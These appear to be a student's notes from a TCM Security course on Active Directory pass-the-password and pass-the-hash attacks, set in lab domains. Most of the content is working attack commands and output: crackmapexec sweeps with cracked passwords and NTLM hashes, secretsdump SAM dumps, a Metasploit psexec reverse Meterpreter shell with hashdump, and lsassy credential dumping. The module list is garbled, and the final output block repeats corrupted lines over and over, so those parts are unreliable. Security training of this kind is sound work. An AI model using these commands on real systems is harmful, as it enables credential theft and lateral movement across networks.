


## 00 - Intro


---

Here, we have already compromised an account on the Active Directory Domain. So, this is the scenario we need to have in mind. What to do after we have compromised an account in the Domain. This is how we are going to make Vertical movement in AD.

# 01 - Pass the Password and/or Hashes Attacks - Overview



The slide has a dark background with a pink header bar. In the top right corner is the TCM Security logo. On the left, the text "Pass the Password / Pass the Hash" is displayed above "Overview". In the center, there is a meme image of a man with the words "PASS" over his eyes and "THE HASH" at the bottom. The source "memegenerator.net" is visible at the bottom of the meme.



The slide shows a terminal window with the output of the crackmapexec command. It lists several SMB connections, each with a user name and domain. Some entries have a note "(signing:True)" or "(signing:False)". Some entries also have a note "[+] Pwn3d!" indicating a successful exploit. The TCM Security logo is in the top right.

```
(kali㉿kali)-[~]
$ crackmapexec smb 10.0.0.0/24 -u fcastle -d MARVEL.local -p Password1
SMB      10.0.0.35      445    SPIDERMAN          [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:MARVEL.local) (signing:False) (SMBv1:False)
SMB      10.0.0.25      445    THEPUNISHER        [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain:MARVEL.local) (signing:False) (SMBv1:False)
SMB      10.0.0.35      445    SPIDERMAN          [*] MARVEL.local\fcastle:Password1 (Pwn3d!)
SMB      10.0.0.25      445    THEPUNISHER        [*] MARVEL.local\fcastle:Password1 (Pwn3d!)
SMB      10.0.0.225     445    HYDRA-DC           [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:MARVEL.local) (signing:True) (SMBv1:False)
SMB      10.0.0.225     445    HYDRA-DC           [*] MARVEL.local\fcastle:Password1
```

Below the terminal window, the text "Pass the Password" is centered. Underneath it, the text "Let's pass what we just cracked..." is followed by the command "crackmapexec smb <ip/CIDR> -u <user> -d <domain> -p <pass>". The TCM Security logo is in the top right.

The tool we are going to be using here is the "#crackmapexec". In this particular demonstration, we are going to run on SMB.

Anywhere we see the comment "Pwn3d!" means it is interesting.

We can also do this with hashes using Metasploit and/or Secretsdump.py as well as the crackmapexec.

```
msf5 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 10.8.0.2:4444
[*] 10.0.3.7:445 - Connecting to the server...
[*] 10.0.3.7:445 - Authenticating to 10.0.3.7:445|MARVEL as user 'fcastle'...
[*] 10.0.3.7:445 - Selecting PowerShell target
[*] 10.0.3.7:445 - Executing the payload...
[+] 10.0.3.7:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (206403 bytes) to 10.0.3.7
[*] Meterpreter session 3 opened (10.8.0.2:4444 -> 10.0.3.7:50568) at 2019-09-23 23:11:23 -0400

meterpreter > hashdump
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
FCastle:500:aad3b435b51404eeaad3b435b51404ee:eb7126ae2c91ed56dc475c072863269:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4f87de4f8fbabd41ae5558a122f6d592:::
```

## Grab Some Local Hashes

Yep, I'm a Metasploit skid

```
[kali㉿kali)-[~]
$ secretsdump.py MARVEL.local/fcastle:Password1@10.0.0.25
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x5c1e9847841ca0757d8d0827d788bcf1
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c9797ef98b869751 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4cb6993d434d8dbba9ba45fd9011 :::
[*] Dumping cached domain logon information (domain/username:hash)
MARVEL.LOCAL/tstark:$DCC2$10240#tstark#c88e4ceb4c20c2bd024ce0cf4bd01530
MARVEL.LOCAL/fcastle:$DCC2$10240#fcastle#e6f48c2526bd594441d3da3723155f6f
```

## Grab Some Local Hashes

We can also use secretsdump!

`secretsdump.py MARVEL.local/fcastle:Password1@10.0.0.25`

```
(kali㉿kali)-[~]
└─$ crackmapexec smb 10.0.0.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c9797ef98b869751 --local-auth
SMB      10.0.0.35      445      SPIDERMAN      [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:S
PIDERMAN) (signing:False) (SMBv1:False)
SMB      10.0.0.25      445      THEPUNISHER   [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain
:THEPUNISHER) (signing:False) (SMBv1:False)
SMB      10.0.0.35      445      SPIDERMAN      [+] SPIDERMAN\administrator:6c598d4edc98d0a0c9797ef98b869751
1 (Pwn3d!)
SMB      10.0.0.25      445      THEPUNISHER   [+] THEPUNISHER\administrator:6c598d4edc98d0a0c9797ef98b869751
(Pwn3d!)
SMB      10.0.0.225     445      HYDRA-DC      [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:HY
DRA-DC) (signing:True) (SMBv1:False)
SMB      10.0.0.225     445      HYDRA-DC      [-] HYDRA-DC\administrator:6c598d4edc98d0a0c9797ef98b869751
STATUS_LOGON_FAILURE
```

## Pass the Hash

Let's pass that hash

```
crackmapexec smb <ip/CIDR> -u <user> -H <hash> --local-auth
```

☰ TCM Security


This will work if we compromised a local admin account.

Crackmapexec also make up a database with all the data collected.

# 02 - Pass Attacks - Lab

In this lab, we are going to be exploring how to do pass attacks with crackmapexec. If we ran pimpmykali, then it should be already installed. If you did not, then just download the software.

To search the possible command to use for a specific service, we can search it like so "#crackmapexec smb --help", which is very helpfull.



```
(kali㉿kali)-[~]$ crackmapexec smb 192.168.163.0/24 -u LMonkey -d ONEPIECE.local -p Password1
```

It will try to login to all the possible IP address. And we were able to login in a couple machines.



```
(kali㉿kali)-[~]$ crackmapexec smb 192.168.163.0/24 -u LMonkey -d ONEPIECE.local -p Password1
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder protocols
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Copying default configuration file
SMB 192.168.163.158 445 THEROBOT [*] Windows 10.0 Build 19041 x64 (name:THEROBOT) (domain:ONEPIECE.local) (signing:False) (SMBv1:False)
SMB 192.168.163.156 445 GOINGMERRY-DC [*] Windows 10.0 Build 20348 x64 (name:GOINGMERRY-DC) (domain:ONEPIECE.local) (signing:True) (SMBv1:False)
SMB 192.168.163.157 445 THENAVIGATOR [*] Windows 10.0 Build 19041 x64 (name:THENAVIGATOR) (domain:ONEPIECE.local) (signing:False) (SMBv1:False)
SMB 192.168.163.156 445 GOINGMERRY-DC [*] ONEPIECE.local\LMonkey:Password1
SMB 192.168.163.158 445 THEROBOT [*] ONEPIECE.local\LMonkey:Password1 (Pwn3d!)
SMB 192.168.163.157 445 THENAVIGATOR [*] ONEPIECE.local\LMonkey:Password1 (Pwn3d!)
Running CME against 256 targets 100% 0:00:00
```


We can see we were able to compromise a couple machines. Here, we want to be aware of the machines we have access to, which ones we have local admin, which one we can only login, but no privileges.

We can also do a Pass the Hash:

This will only work with NTLMv1, and NOT NTLMv2. NTLMv2 can be relayed, but to pass the hash, we need NTLMv1.

We will use the hash captured on the SMB Relay attack video. In my case:

```
"#crackmapexec smb 192.168.163.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f --local-auth"
aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f --local-auth"
```



```
(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]$ crackmapexec smb 192.168.163.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f --local-auth
[*] Windows 10.0 Build 20348 x64 (name:GOINGMERRY-DC) (domain:GOINGMERRY-DC) (signing:True) (SMBv1:False)
SMB 192.168.163.156 445 THEROBOT [*] Windows 10.0 Build 19041 x64 (name:THEROBOT) (domain:THEROBOT) (signing:False) (SMBv1:False)
SMB 192.168.163.157 445 THENAVIGATOR [*] Windows 10.0 Build 19041 x64 (name:THENAVIGATOR) (domain:THENAVIGATOR) (signing:False) (SMBv1:False)
SMB 192.168.163.156 445 GOINGMERRY-DC [*] GOINGMERRY-DC\administrator:7facdc498ed1680c4fd1448319a8c04f STATUS_LOGON_FAILURE
SMB 192.168.163.158 445 THEROBOT [*] THEROBOT\administrator:7facdc498ed1680c4fd1448319a8c04f (Pwn3d!)
SMB 192.168.163.157 445 THENAVIGATOR [*] THENAVIGATOR\administrator:7facdc498ed1680c4fd1448319a8c04f (Pwn3d!)
Running CME against 256 targets 100% 0:00:00
```

Usually, the same admin password is being used for all machines in the domain, or if not all, it is being reused for many machines. If that is the case, then when we compromise one account, we will have access to all machine in which that password or hash is being used.

We can also use crackmapexec to dump the SAM of a machine.

This will store the data dumped in the database.

We can also target "--shares".

```
(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└$ crackmapexec smb 192.168.163.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:7facd498ed1680c4fd1448319a8c04f --local-auth --shares
SMB      192.168.163.158 445   THEROBOT          [*] Windows 10.0 Build 19041 x64 (name:THEROBOT) (domain:THEROBOT) (signing=False) ($SMBv1=False)
SMB      192.168.163.157 445   THENAVIGATOR     [*] Windows 10.0 Build 19041 x64 (name:THENAVIGATOR) (domain:THENAVIGATOR) (signing=False) ($SMBv1=False)
SMB      192.168.163.156 445   GOINGMERRY-DC  [*] Windows 10.0 Build 20348 x64 (name:GOINGMERRY-DC) (domain:GOINGMERRY-DC) (signing=True) ($SMBv1=False)
SMB      192.168.163.158 445   THEROBOT          [*] THEROBOT\administrator:7facd498ed1680c4fd1448319a8c04f (Pwn3d!)
SMB      192.168.163.157 445   THENAVIGATOR     [*] THENAVIGATOR\administrator:7facd498ed1680c4fd1448319a8c04f (Pwn3d!)
SMB      192.168.163.156 445   GOINGMERRY-DC  [-] GOINGMERRY-DC\administrator:7facdc498ed1680c4fd1448319a8c04f STATUS_LOGON_FAILURE
SMB      192.168.163.158 445   THEROBOT          [*] Enumerated shares
SMB      192.168.163.158 445   THEROBOT          Share           Permissions        Remark
SMB      192.168.163.158 445   THEROBOT          ADMIN$          READ,WRITE       Remote Admin
SMB      192.168.163.158 445   THEROBOT          C$              READ,WRITE       Default share
SMB      192.168.163.158 445   THEROBOT          IPC$            READ             Remote IPC
SMB      192.168.163.157 445   THENAVIGATOR    [*] Enumerated shares
SMB      192.168.163.157 445   THENAVIGATOR    Share           Permissions        Remark
SMB      192.168.163.157 445   THENAVIGATOR    ADMIN$          READ,WRITE       Remote Admin
SMB      192.168.163.157 445   THENAVIGATOR    C$              READ,WRITE       Default share
SMB      192.168.163.157 445   THENAVIGATOR    IPC$            READ             Remote IPC
Running CME against 256 targets  100% 0:00:00
```

We can also use "--Isa". Different versions of secrets.

These are just a couple modules we can use within SMB in crackmapexec. We can list all the modules we can use by issuing "#crackmapexec smb -L".

```

$ crackmapexec smb -L
[*] add-computer Adds or deletes a domain computer
[*] bh_owned Set pwned computer as owned in Bloodhound
[*] dcsfcoerce Module to check if DC is vulnerable to DCSFcoerce, credit to @filip_dragovic/ZMH4m1001 and @topotam
[*] dump_secrets Dumps searchConnectors to file or to a writable share
[*] dump_exec Uses Esent's RESTful API to generate a launcher for the specified listener and executes it
[*] enum_av Gathers information about all endpoint protection solutions installed on the remote host(s) via LsarLookupNames (no privilege needed)
[*] enum_dns Uses WMI to dump DNS from AD DNS Server
[*] firefox Dump credentials from Firefox
[*] get_ntlm_connections Uses NtlmConnection to network connections
[*] gpp-autologin Searches the domain controller for registry.xml to find autologon information and returns the username and password.
[*] http_password Retrieves the plaintext password and other information for accounts pushed through Group Policy Preferences.
[*] handlekatz Get lsass dump using handlekatz64 and parse the result with pyvvkatz
[*] install_elevated Checks for AlwaysInstallElevated
[*] imrntronets List and impersonate network shares, run command as locally logged on users
[*] iis Checks for credentials in IIS Application Pool configuration files using appcmd.exe
[*] install_elevated Checks for AlwaysInstallElevated
[*] ioxdrresolver This module helps you to identify hosts that have additional active interfaces
[*] keepass_discover Search for KeePass-related files and process.
[*] keepass_trigger Set up a malicious KeePass trigger to export the database in cleartext.
[*] lsassy Dump lsass and parse the result remotely with lsassy
[*] masky Remotely dump domain user credentials via an ADCS and a KDC
[*] ms17-010 Converts a password to a hash using MS17-010
[*] ms17-010 Dump MSOL cleartext password from the Azure AD-Connect Server
[*] mssql Get lsass dump using handdump and parse the result with pyvvkatz
[*] npoc Check if the DC is vulnerable to CVE-2021-42278 and CVE-2021-42287 to impersonate DA from standard domain user
[*] ntdsutil Dump NtDS NTLM password hashes
[*] ntlmvl Detect if the target is vulnerable to Ntlmvl
[*] nettipotam Module to check if the DC is vulnerable to PetitPotam, credit to @topotam
[*] pi Run command as logged on users via Process Injection
[*] printnightmare Check if host vulnerable to printnightmare
[*] procdump Get lsass dump using procdump64 and parse the result with pyvvkatz
[*] rdcman Remotely dump Remote Desktop Connection Manager (sysinternals) credentials
[*] reg_dumper Exploits Registry API
[*] reg_query Performs a registry query on the machine
[*] runasppl Creates and dumps an arbitrary .scf file with the Icon property containing a UNC path to the declared SMB server against all writeable shares
[*] scuffy Creates various security configuration items on Windows machines
[*] shadowcoerce Module to check if the target is vulnerable to ShadowCoerce, credit to @Shutdown and @topotam
[*] shiny Creates windows shortcuts with the icon attribute containing a UNC path to the specified SMB server in all shares with write permissions
[*] shidn_plus Lists files recursively (excluding 'EXCLUDE_FILTER' and 'EXCLUDE_EXTENSIONS') and save JSON share-file metadata to the 'OUTPUT_FOLDER'. If 'DOWNLOAD_FLAG'=True, download files smaller than 'MAX_FILE_SIZE'
[*] spooler Detect if print spooler is enabled or not
[*] teams_localdb Retrieves the cleartext ssoauthcookie from the local Microsoft Teams database, if teams is open we kill all Teams process
[*] test_connection Pings a host
[*] usd Checks USD status
[*] veeem Extracts Credentials from local Veeam SQL Database
[*] wcc Check various security configuration items on Windows machines
[*] wdigest Creates/Deletes the 'UserLogonCredential' registry key enabling WDigest cred dumping on Windows > 8.1
[*] web_delivery Kick off a Metasploit Payload using the exploit/multi/script/web_delivery module
[*] webdav Checks whether the WebClient service is running on the target
[*] wireless Get key of the wireless interface
[*] winscp Looks for WinSCP.ini files in the registry and default locations and tries to extract credentials.
[*] zerologon Module to check if the DC is vulnerable to Zerologon aka CVE-2020-1472
E to the 'OUTPUT_FOLDER'.

```

One very interesting module is "lsassy", "wdigest", "wireless". Depends on what we are doing. Lsassy is going to be number one module according to Heath.

To use modules we can issue:

```
"#crackmapexec smb 192.168.163.0/24 -u administrator -H
aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f --local-auth -M lsassy"
```

If it hangs for more than a few seconds, then we can just quit the session.

```

[!] crackmapexec smb 192.168.163.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f --local-auth -M lsassy
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:GOINOMERRY-DC) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
[*] SMB      192.168.163.156   THENAVIGATOR [+] 192.168.163.156\THENAVIGATOR (Domain:THENAVIGATOR) (Name:THENAVIGATOR) (Comment:THENAVIGATOR) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   THEROBOT [+] 192.168.163.156\THEROBOT (Domain:THENAVIGATOR) (Name:THEROBOT) (Comment:THEROBOT) (Signature:None) (SMBv1:False)
[*] SMB      192.168.163.156   GOINOMERRY-DC [+] 192.168.163.156\GOINOMERRY-DC (Domain:GOINOMERRY-DC) (Name:GOINOMERRY-DC) (Signature:True) (SMBv1:True)
